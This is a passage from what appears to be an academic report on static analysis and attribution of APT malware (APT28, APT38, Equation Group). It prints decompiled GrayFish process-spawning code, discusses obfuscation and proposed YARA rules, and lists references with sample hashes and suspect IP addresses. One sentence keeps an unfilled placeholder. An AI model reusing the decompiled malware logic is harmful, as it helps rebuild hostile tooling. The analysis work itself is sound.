178 FUN_0040535b();
179 (&DAT_ffffffec)[&unaff_EBP] = 1;
180 *(undefined *)(&unaff_EBP + -4) = 10;
181 pvVar2 = FUN_00405145();
182 strcat((char *)(&unaff_EBP + -0x988),*(char **)((int)pvVar2 + 4),0x800);
183 *(undefined *)(&unaff_EBP + -4) = 0;
184 FUN_004100fd(&unaff_EBP + -0x24);
185 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421ec0,0x800);
186 lpNumberOfBytesWritten = (LPDWORD)(&unaff_EBP + -0x2c);
187 lpOverlapped = (LPOVERLAPPED)0x0;
188 nNumberOfBytesToWrite = strlen((char *)(&unaff_EBP + -0x988));

```

Figure 65, a small sample of the obfuscation used by GrayFish

```

lpNumberOfBytesWritten = (LPDWORD)(unaff_EBP + -0x2c);
lpOverlapped = (LPOVERLAPPED)0x0;
nNumberOfBytesToWrite = strlen((char*)(unaff_EBP + -0x988));
BVar4 = WriteFile(*(HANDLE*)(unaff_EBP + -0x28), (LPCVOID)(unaff_EBP + -0x988),
                  nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped);
if (BVar4 != 0) {
    CloseHandle(*(HANDLE*)(unaff_EBP + -0x28));
    GetStartupInfoA((LPSTARTUPINFOA)(unaff_EBP + -0x80));
    *(undefined4*)(unaff_EBP + -0x54) = 1;
    *(undefined2*)(unaff_EBP + -0x50) = 0;
    /* Creates a new process and its primary thread */
    BVar4 = CreateProcessA((LPCSTR)0x0, (LPSTR)(unaff_EBP + -0x1454), (LPSECURITY_ATTRIBUTES)0x0,
                          (LPSECURITY_ATTRIBUTES)0x0, 0, 0x44, (LPVOID)0x0,
                          (LPCSTR)(unaff_EBP + -0x245c), (LPSTARTUPINFOA)(unaff_EBP + -0x80),
                          (LPPROCESS_INFORMATION)(unaff_EBP + -0x3c));
    if (BVar4 != 0) {
        /* set thread priority to idle */
        SetThreadPriority(*(HANDLE*)(unaff_EBP + -0x38), -0xf);
        iVar5 = 0xf;
        pvVar3 = GetCurrentThread();
        /* set thread priority to time critical */
        SetThreadPriority(pvVar3, iVar5);
        DVar1 = 0x80;
        pvVar3 = GetCurrentProcess();
        /* HIGH_PRIORITY_CLASS */
        SetPriorityClass(pvVar3, DVar1);
        CloseHandle(*(HANDLE*)(unaff_EBP + -0x3c));
        ResumeThread(*(HANDLE*)(unaff_EBP + -0x38));
        CloseHandle(*(HANDLE*)(unaff_EBP + -0x38));
    }
}

```

Figure 66, the CreateProcessA function in GrayFish in context

Obfuscation to this level is a common thread throughout the malware and as a result the tester deemed it impractical to continue.

3.3.3.4 Summary

Undoubtedly Equation makes use of by far the most advanced obfuscation and memory manipulation techniques of any of the three malware groups. The placement of commands and arguments in specific memory locations and [INSERT SOMETHING ELSE HERE] results in code nearly unreadable to an analyst without dynamic analysis. However, this may be an indicator of itself, as nothing like this has been seen in other pieces of malware by other APTs.

Additionally, it should be noted that EquationGroup are the only group of the three to make use of C++ functions such as `strncpy`, `memset`, `strncat`, and so on. They are also the only group to make use of stack strings in this way (i.e., by using global variables) in order to avoid certain forms of detection.

4 DISCUSSION

4.1 GENERAL DISCUSSION

Malware attribution via static analysis is a difficult and protracted process, Advanced Persistent Threat groups go to significant lengths to prevent people from understanding and analysing their malware in depth, including, and especially, by using a large amount of obfuscation techniques to evade attribution by analysts. This is to such an extent that threat attribution is an entire section of the industry with many highly skilled individuals dedicate their life to.

This is not to say, however, that an individual cannot attribute specific pieces of malware to certain groups given enough time. Even outwith the targets and apparent aims of the malware (which allow many non-technical individuals to often be able to guess who developed what malware) this type of thing is possible.

Artefacts inside Equation malware, for example (including strings, string types, embedded files, and so on) have the potential to give many more hints than one may expect given their reputation and level of sophistication (indeed, precisely because they are so sophisticated). In addition to this, many malware groups do reuse code and techniques, for example APT28's frequent usage of stack strings to obfuscate functions they use to execute malicious behaviour is a hallmark of theirs.

Unfortunately, however, the aim of this paper was perhaps not met as well as it could have been. Due to the complexity of the malware, as well as the inability to perform dynamic analysis to provide deeper insight into the nature of the malware samples, the author of this paper found it particularly difficult to identify common factors between selections of malware belonging to specific groups beyond a superficial level.

4.2 CONCLUSIONS

In conclusion, whilst it is possible to determine attribution to specific groups at a high level through previous knowledge and research, and comparatively analyse a selection of malware samples from different groups, dynamic analysis is a necessary step in this process.

Discerning malicious behaviour, or the presence of such, in many instances was simple, and could be done relatively consistently given tools that allow the tester to know where to look. Additionally there are some methods an analyst could use from PE and String analysis to determine where these pieces of malware come from, such as the usage of ransomware tactics, the presence of padding, and the usage of non-obfuscated stack strings, for APT38, EquationGroup, and APT28 respectively

Code obfuscation is, however, a massive barrier for a static analyst to overcome. It is done in many ways. These include the use of packing to confuse and throw off an analyst when attempting to discern the location of symbols or functions of relevance (including, removing

code entirely), and sending them on wild goose chases through a multitude of unnecessary functions. Deobfuscation is most efficiently performed in a dynamic analysis environment.

4.3 FUTURE WORK

On this occasion the tester was, naturally, limited by both time and resource constraints. If the tester were to repeat such an investigation into this topic with these restraints eased somewhat, they would undertake a few improvements to their work.

Firstly, and most obviously, the tester would have had a greater emphasis on dynamic analysis. This area of malware testing is of the utmost importance as it allows any tester to form a greater understanding of a piece of malware due to the ability to see it operating under a genuine, albeit restricted, environment. This would allow the tester to view vulnerabilities that are being exploited during runtime, hidden in the code base (through packing and other currently unknown practises), as well as allowing the tester to either validate or dismiss any issues they have identified during static code analysis.

Next, they would increase both the number of malware samples acquired per APT group, and the number of APT groups studied, this would be to have a wider depth of knowledge around all groups and create a better model of what actors do what more often than others.

Finally, given more time and research, the tester would produce a selection of YARA rule files. YARA rules are “descriptions of malware families [...] based on textual or binary patterns” (*Welcome to YARA’s documentation! — yara 4.1.0 documentation*, 2020) used often in organisations to automate the detection of malware on a system. These rules can be used by detecting various strings found exclusively in a set of malware, metadata, and various conditions the malware needs to be met. The tester would create a YARA rule for each piece of malware studied and then, based on comparison between each YARA rule within each group category, attempt to create a bespoke detection method for each individual Advanced Persistent Threat Group.

REFERENCES

- Ali, G. (2021) *Full analysis dropper malware 0x01, MalGamy*. Available at: <https://malgamy.github.io/malware-analysis/Analysis-dropper-malware/> (Accessed: 7 May 2022).
- AlienVault (no date) *AlienVault - Open Threat Exchange, AlienVault Open Threat Exchange*. Available at: <https://otx.alienvault.com/indicator/file/26c807059f45b1cd171924e827f68c2aada04d3eba> a1c569d360e7c5f36d54b4 (Accessed: 21 March 2022).
- Alvarez, S. (2016) 'radare demystified'. *33C3 Works For Me*, Hamburg, Germany, 29 December. Available at: https://media.ccc.de/v/33c3-8095-radare_demystified (Accessed: 28 April 2022).
- Any Run (2018) *df4bbd02dc8b8b9e1374c6f71f2e2da8518d39337b35983874266e8fff055e1 / ANY.RUN - Free Malware Sandbox Online, AnyRun*. Available at: <https://report.any.run/df4bbd02dc8b8b9e1374c6f71f2e2da8518d39337b35983874266e8ff055e1/6f09d219-e0c1-4f62-b48d-cf8f1e0ca1b5> (Accessed: 20 May 2022).
- APT28, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Group G0007* (2017) Mitre. Available at: <https://attack.mitre.org/groups/G0007/> (Accessed: 6 March 2022).
- APT38, NICKEL GLADSTONE, BeagleBoyz, Bluenoroff, Stardust Chollima, Group G0082* (2019) Mitre. Available at: <https://attack.mitre.org/groups/G0082/> (Accessed: 6 March 2022).
- Ashcraft, A. (2021a) *AdjustTokenPrivileges function (securitybaseapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-adjusttokenprivileges> (Accessed: 24 May 2022).
- Ashcraft, A. (2021b) *DeleteFileW function (fileapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-deletefilew> (Accessed: 24 May 2022).
- Ashcraft, A. (2021c) *DuplicateTokenEx function (securitybaseapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-duplicatetokenex> (Accessed: 24 May 2022).
- Ashcraft, A. (2021d) *GetVolumeInformationA function (fileapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getvolumeinformationa> (Accessed: 25 May 2022).
- Ashcraft, A. (2021e) *I (Security Glossary) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/secgloss/i-gly> (Accessed: 24 May 2022).

- Ashcraft, A. (2021f) *Impersonation Tokens - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/secauthz/impersonation-tokens> (Accessed: 24 May 2022).
- Balci, A., Ungureanu, D. and Vondruška, J. (2020) ‘Malware Reverse Engineering Handbook’. NATO CCD COE Publications. Available at: https://ccdcoc.org/uploads/2020/07/Malware_Reverse_Engineering_Handbook.pdf (Accessed: 6 March 2022).
- BBC News* (2017a) “NSA malware” released by Shadow Brokers hacker group’, 10 April. Available at: <https://www.bbc.com/news/technology-39553241> (Accessed: 11 March 2022).
- BBC News* (2017b) ‘Ransomware cyber-attack: Who has been hardest hit?’, 15 May. Available at: <https://www.bbc.com/news/world-39919249> (Accessed: 6 March 2022).
- Borland Delphi* (no date) *On Time*. Available at: <http://www.on-time.com/rtos-32-docs/rttarget-32/programming-manual/compiling/borland-delphi.htm> (Accessed: 19 May 2022).
- Bossert, T.P. (2017) ‘It’s Official: North Korea Is Behind WannaCry’, *Wall Street Journal*, 19 December. Available at: <https://www.wsj.com/articles/its-official-north-korea-is-behind-wannacry-1513642537> (Accessed: 6 March 2022).
- Brewster, T. (2015) *Equation = NSA? Researchers Uncloak Huge ‘American Cyber Arsenal’*, *Forbes*. Available at: <https://www.forbes.com/sites/thomasbrewster/2015/02/16/nsa-equation-cyber-tool-treasure-chest/> (Accessed: 7 March 2022).
- Bridge, K. (2021a) *GetProcAddress function (libloaderapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress> (Accessed: 24 May 2022).
- Bridge, K. (2021b) *OpenProcessToken function (processthreadsapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocesstoken> (Accessed: 24 May 2022).
- Bridge, K. (2021c) *SetThreadPriority function (processthreadsapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadpriority> (Accessed: 26 May 2022).
- Bridge, K. (2021d) *STARTUPINFOA (processthreadsapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-startupinfoa> (Accessed: 24 May 2022).
- Bridge, K. (2022a) *CreateProcessA function (processthreadsapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa> (Accessed: 26 May 2022).

Bridge, K. (2022a) *CreateProcessW function (processthreadsapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw> (Accessed: 21 May 2022).

Bridge, K. (2022b) *LoadLibraryA function (libloaderapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya> (Accessed: 24 May 2022).

Bridge, K. (2022b) *Process Creation Flags (WinBase.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/procthread/process-creation-flags> (Accessed: 26 May 2022).

Bridge, K. (2022c) *VirtualProtect function (memoryapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect> (Accessed: 24 May 2022).

Cárdenas, A.A. and Safavi-Naini, R. (2012) 'Chapter 25 - Security and Privacy in the Smart Grid', in Das, S.K., Kant, K., and Zhang, N. (eds) *Handbook on Securing Cyber-Physical Critical Infrastructure*. Morgan Kaufmann, pp. 637–654. Available at: <https://www.sciencedirect.com/science/article/pii/B978012415815300025X> (Accessed: 11 March 2022).

Cluley, G. (2016) *New ESET research paper puts Sednit under the microscope*, WeLiveSecurity. Available at: <https://www.welivesecurity.com/2016/10/20/new-eset-research-paper-puts-sednit-under-the-microscope/> (Accessed: 13 February 2022).

Cooper, S. (2011) 'Anatomy of a .NET Assembly - CLR metadata 1', Simple Talk, 16 March. Available at: <https://www.red-gate.com/simple-talk/blogs/anatomy-of-a-net-assembly-clr-metadata-1/> (Accessed: 5 May 2022).

CyberMonitor (2022) *APT & Cybercriminals Campaign Collection*. Available at: https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections (Accessed: 10 March 2022).

cyber-research (2022) *APT Malware Dataset*. Available at: <https://github.com/cyber-research/APTMalware> (Accessed: 10 March 2022).

Daulaguphu, S. (2018) *A Comprehensive Guide To PE Structure, The Layman's Way*, Tech Zealots. Available at: <https://tech-zealots.com/malware-analysis/pe-portable-executable-structure-malware-analysis-part-2/> (Accessed: 13 March 2022).

DI Management (2016) *Using padding in encryption*. Available at: <https://www.di-mgt.com.au/cryptopad.html> (Accessed: 21 March 2022).

DNSChecker (no date a) *58.158.177.102, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=58.158.177.102> (Accessed: 16 March 2022).

DNSChecker (no date b) *66.172.12.133, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=66.172.12.133> (Accessed: 16 March 2022).

DNSChecker (no date c) *87.236.215.246, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=87.236.215.246> (Accessed: 16 March 2022).

DNSChecker (no date d) *100.43.153.60, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=100.43.153.60> (Accessed: 16 March 2022).

DNSChecker (no date e) *104.194.160.59, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=104.194.160.59> (Accessed: 16 March 2022).

DNSChecker (no date f) *212.143.21.43, DNS Checker*. Available at: <https://dnschecker.org/ip-whois-lookup.php?query=212.143.21.43> (Accessed: 16 March 2022).

dotnet module — yara 4.2.0 documentation (no date) YARA. Available at: <https://yara.readthedocs.io/en/stable/modules/dotnet.html> (Accessed: 5 May 2022).

Eagle, C. and Nance, K. (2020) ‘Chapter 3: Meet Ghidra’, in *The Ghidra Book, The Definitive Guide*. First. No Starch Press, pp. 33–41.

Ernst & Young (2019) ‘Independent Assurance Report To the management of GlobalSign NV/SA (“GlobalSign”)’. Ernst & Young Bedrijfsrevisoren cvba. Available at: <https://www.globalsign.com/en/repository/WebTrust-Certification-Authority-SSL-Baseline-With-Network-Security-Audit.pdf> (Accessed: 13 March 2020).

Fancy Bear Hackers (APT28): Targets & Methods / CrowdStrike (2019) [crowdstrike.com](https://www.crowdstrike.com/blog/who-is-fancy-bear/). Available at: <https://www.crowdstrike.com/blog/who-is-fancy-bear/> (Accessed: 13 February 2022).

Franceschi-Bicchieri, L. (2019) ‘Releasing the NSA’s Previously Classified Tool “Ghidra” For Free Is a “Game Changer”’, *Vice*, 6 March. Available at: <https://www.vice.com/en/article/panvm7/nsa-releases-ghidra-for-free-game-changer> (Accessed: 11 March 2022).

Fruhlinger, J. (2017) *What is Stuxnet, who created it and how does it work?*, CSO Online. Available at: <https://www.csionline.com/article/3218104/what-is-stuxnet-who-created-it-and-how-does-it-work.html> (Accessed: 11 March 2022).

Ghidra (no date) *Ghidra*. Available at: <https://ghidra-sre.org/> (Accessed: 2 May 2022).

Ghidra Software Reverse Engineering Framework (2022). National Security Agency. Available at: <https://github.com/NationalSecurityAgency/ghidra> (Accessed: 2 May 2022).

Global Research & Analysis Team, Kaspersky Lab (2015a) *A Fanny Equation: “I am your father, Stuxnet”, Securelist*. Available at: <https://securelist.com/a-fanny-equation-i-am-your-father-stuxnet/68787/> (Accessed: 16 March 2022).

Global Research & Analysis Team, Kaspersky Lab (2015b) *Equation Group: from Houston with love, Securelist*. Available at: <https://securelist.com/equation-group-from-houston-with-love/68877/> (Accessed: 16 March 2022).

Goldberg, S. (2015) ‘The Equation Group And GrayFish: How I learned to stop worrying and love the NSA’. Boston University Arts & Sciences Department of Computer Science, 3 May. Available at: <https://www.cs.bu.edu/~goldbe/teaching/HW55815/presos/eqngroup.pdf>.

Goodin, D. (2015) *How “omnipotent” hackers tied to NSA hid for 14 years—and were found at last, Ars Technica*. Available at: <https://arstechnica.com/information-technology/2015/02/how-omnipotent-hackers-tied-to-the-nsa-hid-for-14-years-and-were-found-at-last/> (Accessed: 7 March 2022).

Goodin, D. (2017) *An NSA-derived ransomware worm is shutting down computers worldwide, Ars Technica*. Available at: <https://arstechnica.com/information-technology/2017/05/an-nsa-derived-ransomware-worm-is-shutting-down-computers-worldwide/> (Accessed: 11 March 2022).

GrantMeStrength (2021a) *GENERIC_MAPPING (winnt.h) - Win32 apps*. Available at: https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-generic_mapping (Accessed: 24 May 2022).

GrantMeStrength (2021b) *IsBadWritePtr function (winbase.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-isbadwriteptr> (Accessed: 24 May 2022).

GrantMeStrength (2021c) *LookupPrivilegeValueW function (winbase.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-lookupprivilegevaluew> (Accessed: 24 May 2022).

HackerSploit (2019) *Malware Analysis Bootcamp - Understanding The PE Header*. Available at: <https://www.youtube.com/watch?v=vQPz3QFDR3c> (Accessed: 13 March 2022).

Haephrati, M. (2017) *The Secrets of Firefox Credentials, CodeProject*. Available at: <https://www.codeproject.com/Articles/1167954/The-Secrets-of-Firefox-Credentials> (Accessed: 24 May 2022).

Hern, A. and MacAskill, E. (2017) ‘WannaCry ransomware attack “linked to North Korea”, *The Guardian*, 16 June. Available at: <https://www.theguardian.com/technology/2017/jun/16/wannacry-ransomware-attack-linked-north-korea-lazarus-group> (Accessed: 6 March 2022).

Hofland, R. (2020) *NotPetya Malware Analysis*. Available at: <https://github.com/RoanH/NotPetya/blob/8e72e2462b04141df295d246856faab59d1fef08/Notes/log.md> (Accessed: 6 May 2022).

HRESULT (no date a) *Error 0x800700B7 / ERROR_ALREADY_EXISTS - HRESULT.info*. Available at: https://www.hresult.info/FACILITY_WIN32/0x800700B7 (Accessed: 24 May 2022).

HRESULT (no date b) *Error 0x80040111 / CLASS_E_CLASSNOTAVAILABLE - HRESULT.info*, *HRESULT*. Available at: https://www.hresult.info/FACILITY_ITF/0x80040111 (Accessed: 7 May 2022).

Jenkins, B. (2013) 'HIMAN Malware Analysis'. Check Point Software Technologies. Available at: <https://docplayer.net/18711345-This-report-is-a-detailed-analysis-of-the-dropper-and-the-payload-of-the-himan-malware.html> (Accessed: 18 March 2022).

jwmsft (2021a) *ExitWindowsEx function (winuser.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-exitwindowsex> (Accessed: 24 May 2022).

jwmsft (2021b) *SHDeleteKeyA function (shlwapi.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/shlwapi/nf-shlwapi-shdeletekeya> (Accessed: 24 May 2022).

Kaspersky (2015) *EQUATION GROUP: QUESTIONS AND ANSWERS*, *Kaspersky Content Hub*. Available at: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf (Accessed: 11 March 2022).

Keizer, G. (2010) *Is Stuxnet the 'best' malware ever?*, *Computerworld*. Available at: <https://www.computerworld.com/article/2515757/is-stuxnet-the--best--malware-ever-.html> (Accessed: 11 March 2022).

Kong, J.Y., Lim, J.I. and Kim, K.G. (2019) 'The All-Purpose Sword: North Korea's Cyber Operations and Strategies', in. *2019 11th International Conference on Cyber Conflict: Silent Battle*, Tallinn, Estonia: NATO CCD COE Publications. Available at: https://ccdcce.org/uploads/2019/06/Art_08_The-All-Purpose-Sword.pdf (Accessed: 6 March 2022).

Machkovech, S. (2015) *Hacked French network exposed its own passwords during TV interview*, *Ars Technica*. Available at: <https://arstechnica.com/information-technology/2015/04/hacked-french-network-exposed-its-own-passwords-during-tv-interview/> (Accessed: 13 February 2022).

MalAPI.io (no date) *MalAPI.io*. Available at: <https://malapi.io/winapi/Process32Next> (Accessed: 1 May 2022).

MalBot (2019) *JSWorm: The 4th Version of the Infamous Ransomware - Malware Analysis, Malware Analysis, News and Indicators*. Available at: <https://malware.news/t/jsworm-the-4th-version-of-the-infamous-ransomware/32682> (Accessed: 1 May 2022).

Malware, M. (2022) *Malware-Threat-Reports*. Available at: <https://github.com/MalwareSamples/Malware-Feed> (Accessed: 10 March 2022).

Mandiant (2022) *FLARE Obfuscated String Solver*. MANDIANT. Available at: <https://github.com/mandiant/flare-floss> (Accessed: 18 March 2022).

Martin, D.M. (2015) *Tracing the Lineage of DarkSeoul*. SANS Institute. Available at: <https://www.giac.org/paper/gsec/31524/tracing-lineage-darkseoul/126346>.

Mascarenhas, H. (2016) *Russian hackers ‘Fancy Bear’ likely breached Olympic drug-testing agency and DNC, experts say*, *International Business Times UK*. Available at: <https://www.ibtimes.co.uk/russian-hackers-fancy-bear-likely-breached-olympic-drug-testing-agency-dnc-experts-say-1577508> (Accessed: 13 February 2022).

memset - C++ Reference (no date). Available at: <https://m.cplusplus.com/reference/cstring/memset/?kw=memset> (Accessed: 24 May 2022).

Mendell, R. (no date) *advanced persistent threat / information technology / Britannica, Britannica*. Available at: <https://www.britannica.com/topic/advanced-persistent-threat> (Accessed: 5 February 2022).

Mims, N. (2017) ‘Chapter 84 - Cyber-Attack Process’, in Vacca, J.R. (ed.) *Computer and Information Security Handbook*. 3rd edn. Morgan Kaufmann, pp. 1105–1116. Available at: <https://www.sciencedirect.com/science/article/pii/B9780128038437000843>.

Morgan, S. (2018) ‘Cybercrime To Cost The World \$10.5 Trillion Annually By 2025’, *Cybercrime Magazine*, 8 December. Available at: <https://cybersecurityventures.com/cybercrime-damages-6-trillion-by-2021/> (Accessed: 5 February 2022).

Muhammad, I., Ahmed, S. and Vaish, A. (2018) *Increased Use of a Delphi Packer to Evade Malware Classification / Mandiant, Mandiant*. Available at: <https://www.mandiant.com/resources/increased-use-of-delphi-packer-to-evade-malware-classification> (Accessed: 19 May 2022).

Nakashima, E. and Warrick, J. (2012) ‘Stuxnet was work of U.S. and Israeli experts, officials say’, *Washington Post*, 2 June. Available at: https://www.washingtonpost.com/world/national-security/stuxnet-was-work-of-us-and-israeli-experts-officials-say/2012/06/01/gJQAlnEy6U_story.html (Accessed: 11 March 2022).

Nakutavičiūtė, J. (2019) *What is UPnP? / NordVPN*. Available at: <https://nordvpn.com/blog/what-is-upnp/> (Accessed: 21 May 2022).

National Cyber Security Centre (2018) ‘Indicators of Compromise for Malware used by APT28’. Available at: https://www.ncsc.gov.uk/files/NCSC_APT28.pdf (Accessed: 13 February 2022).

Olszewski, B. (2018) ‘Advanced Persistent Threats as a Manifestation of States’ Military Activity in Cyber Space’, 189, pp. 57–71. doi:10.5604/01.3001.0012.6227.

Our Work with the DNC: Setting the record straight (2020) *crowdstrike.com*. Available at: <https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/> (Accessed: 13 February 2022).

Paganini, P. (2015) *The Equation Group shows most complex and sophisticated hacking techniques ever seen*, *Security Affairs*. Available at: <https://securityaffairs.co/wordpress/33637/cyber-crime/the-equation-group-atp.html> (Accessed: 7 March 2022).

Park, J. (2021) *The Cybercrime Syndicate Financing the North Korean State*, *Harvard International Review*. Available at: <https://hir.harvard.edu/the-cybercrime-syndicate-financing-the-north-korean-state/> (Accessed: 6 March 2022).

Poslušný, M. and Kálnai, P. (2019) ‘Virus Bulletin :: VB2019 paper: Rich Headers: leveraging this mysterious artifact of the PE format’, in. *VirusBulletin 2019*, London. Available at: <https://www.virusbulletin.com/virusbulletin/2020/01/vb2019-paper-rich-headers-leveraging-mysterious-artifact-pe-format/> (Accessed: 30 April 2022).

Pribanic, J. (2020) *Advanced Persistent Threats and Cyber Warfare*, *LastLine Cyber*. Available at: <https://www.lastlinecyber.com/advanced-persistent-threats-and-cyber-warfare/> (Accessed: 16 March 2022).

Pritchard, S. (2021) *UK armed forces confirm cyber as fifth dimension of warfare*, *The Daily Swig / Cybersecurity news and views*. Available at: <https://portswigger.net/daily-swig/uk-armed-forces-confirmed-cyber-as-fifth-dimension-of-warfare> (Accessed: 5 February 2022).

QuinnRadich (2021) *HttpOpenRequestA function (wininet.h) - Win32 apps*. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-httopenrequesta> (Accessed: 24 May 2022).

Rage, G. (2021) ‘Dridex Analysis’, *Medium*, 22 May. Available at: <https://ragegorilla08.medium.com/dridex-analysis-968cda2036e2> (Accessed: 20 May 2022).

Revay, G. (2022) *An Overview of the Increasing Wiper Malware Threat / FortiGuard Labs, Fortinet Blog*. Available at: <https://www.fortinet.com/blog/threat-research/the-increasing-wiper-malware-threat> (Accessed: 19 May 2022).

Revers3r (2015) *Malware researcher’s handbook (demystifying PE file)*, *Infosec Resources*. Available at: <https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/> (Accessed: 11 March 2022).

Robinson, R. (2021) *A Window into Malware? The New Malware Reverse Engineering Handbook from CCDCOE, ComplexDiscovery*. Available at: <https://complexdiscovery.com/a-window-into-malware-the-new-malware-reverse-engineering-handbook-from-ccdcde/> (Accessed: 7 March 2022).

Roccia, T. (2022) ‘[Reverse Engineering Tips] — Unpacking InnoSetup’, *SecurityBreak*, 15 March. Available at: <https://medium.com/malware-buddy/reverse-engineering-tips-unpacking-innosetup-2a0210a7eab2> (Accessed: 6 May 2022).

Russell, J. and Laan, M. (no date) *Inno Setup*, JRSoftware. Available at: <https://jrsoftware.org/isinfo.php> (Accessed: 6 May 2022).

Satter, R., Donn, J. and Day, C. (2017) *Inside story: How Russians hacked the Democrats' emails*, AP NEWS. Available at: <https://apnews.com/article/technology-europe-russia-hacking-only-on-ap-dea73efc01594839957c3c9a6c962b8a> (Accessed: 13 February 2022).

strncat - C++ Reference (no date). Available at: <https://m.cplusplus.com/reference/cstring/strncat/?kw=strncat> (Accessed: 24 May 2022).

Stubbs (2020) 'Exclusive: Suspected North Korean hackers targeted COVID vaccine maker AstraZeneca - sources', *Reuters*, 27 November. Available at: <https://www.reuters.com/article/us-healthcare-coronavirus-astrazeneca-no-idUSKBN2871A2> (Accessed: 7 March 2022).

Talalaev, A. (2021) *Website Hacking Statistics You Should Know in 2021*, Patchstack. Available at: <https://patchstack.com/website-hacking-statistics/> (Accessed: 5 February 2022).

TechTarget (no date) *What is a block cipher?*, SearchSecurity. Available at: <https://www.techtarget.com/searchsecurity/definition/block-cipher> (Accessed: 21 March 2022).

'Threat Hunting with the PE Checksum' (2019) *Practical Security Analytics*, 27 October. Available at: <https://practicalsecurityanalytics.com/pe-checksum/> (Accessed: 1 May 2022).

TylerMSFT (2021) *_nolock Functions*. Available at: <https://docs.microsoft.com/en-us/cpp/c-runtime-library/nolock-functions> (Accessed: 24 May 2022).

TylerMSFT (2022) *_write*. Available at: <https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/write> (Accessed: 24 May 2022).

U.S. Department of Justice (2018) *North Korean Regime-Backed Programmer Charged With Conspiracy to Conduct Multiple Cyber Attacks and Intrusions*, Justice. Available at: <https://www.justice.gov/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and> (Accessed: 6 March 2022).

VirusTotal (no date a)
1e55abb94951cedc548fd8d67bd1b50476808f1d0ae72f9842181761ff92f83f, VirusTotal.
Available at:
<https://www.virustotal.com/gui/file/1e55abb94951cedc548fd8d67bd1b50476808f1d0ae72f9842181761ff92f83f/> (Accessed: 16 March 2022).

VirusTotal (no date b)
638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd, VirusTotal.
Available at:
<https://www.virustotal.com/gui/file/638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd> (Accessed: 16 March 2022).

VirusTotal (no date c)

003315b0aea2fcb9f77d29223dd8947d0e6792b3a0227e054be8eb2a11f443d9, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/003315b0aea2fcb9f77d29223dd8947d0e6792b3a0227e054be8eb2a11f443d9/> (Accessed: 16 March 2022).

VirusTotal (no date d)

a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c/> (Accessed: 16 March 2022).

VirusTotal (no date e)

b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9/> (Accessed: 16 March 2022).

VirusTotal (no date f)

c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9> (Accessed: 16 March 2022).

VirusTotal (no date g)

df4bbd02cd8b8b9e1374c6f71f2e2da8518d39337b35983874266e8fff055e1, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/df4bbd02cd8b8b9e1374c6f71f2e2da8518d39337b35983874266e8fff055e1/> (Accessed: 16 March 2022).

VirusTotal (no date h)

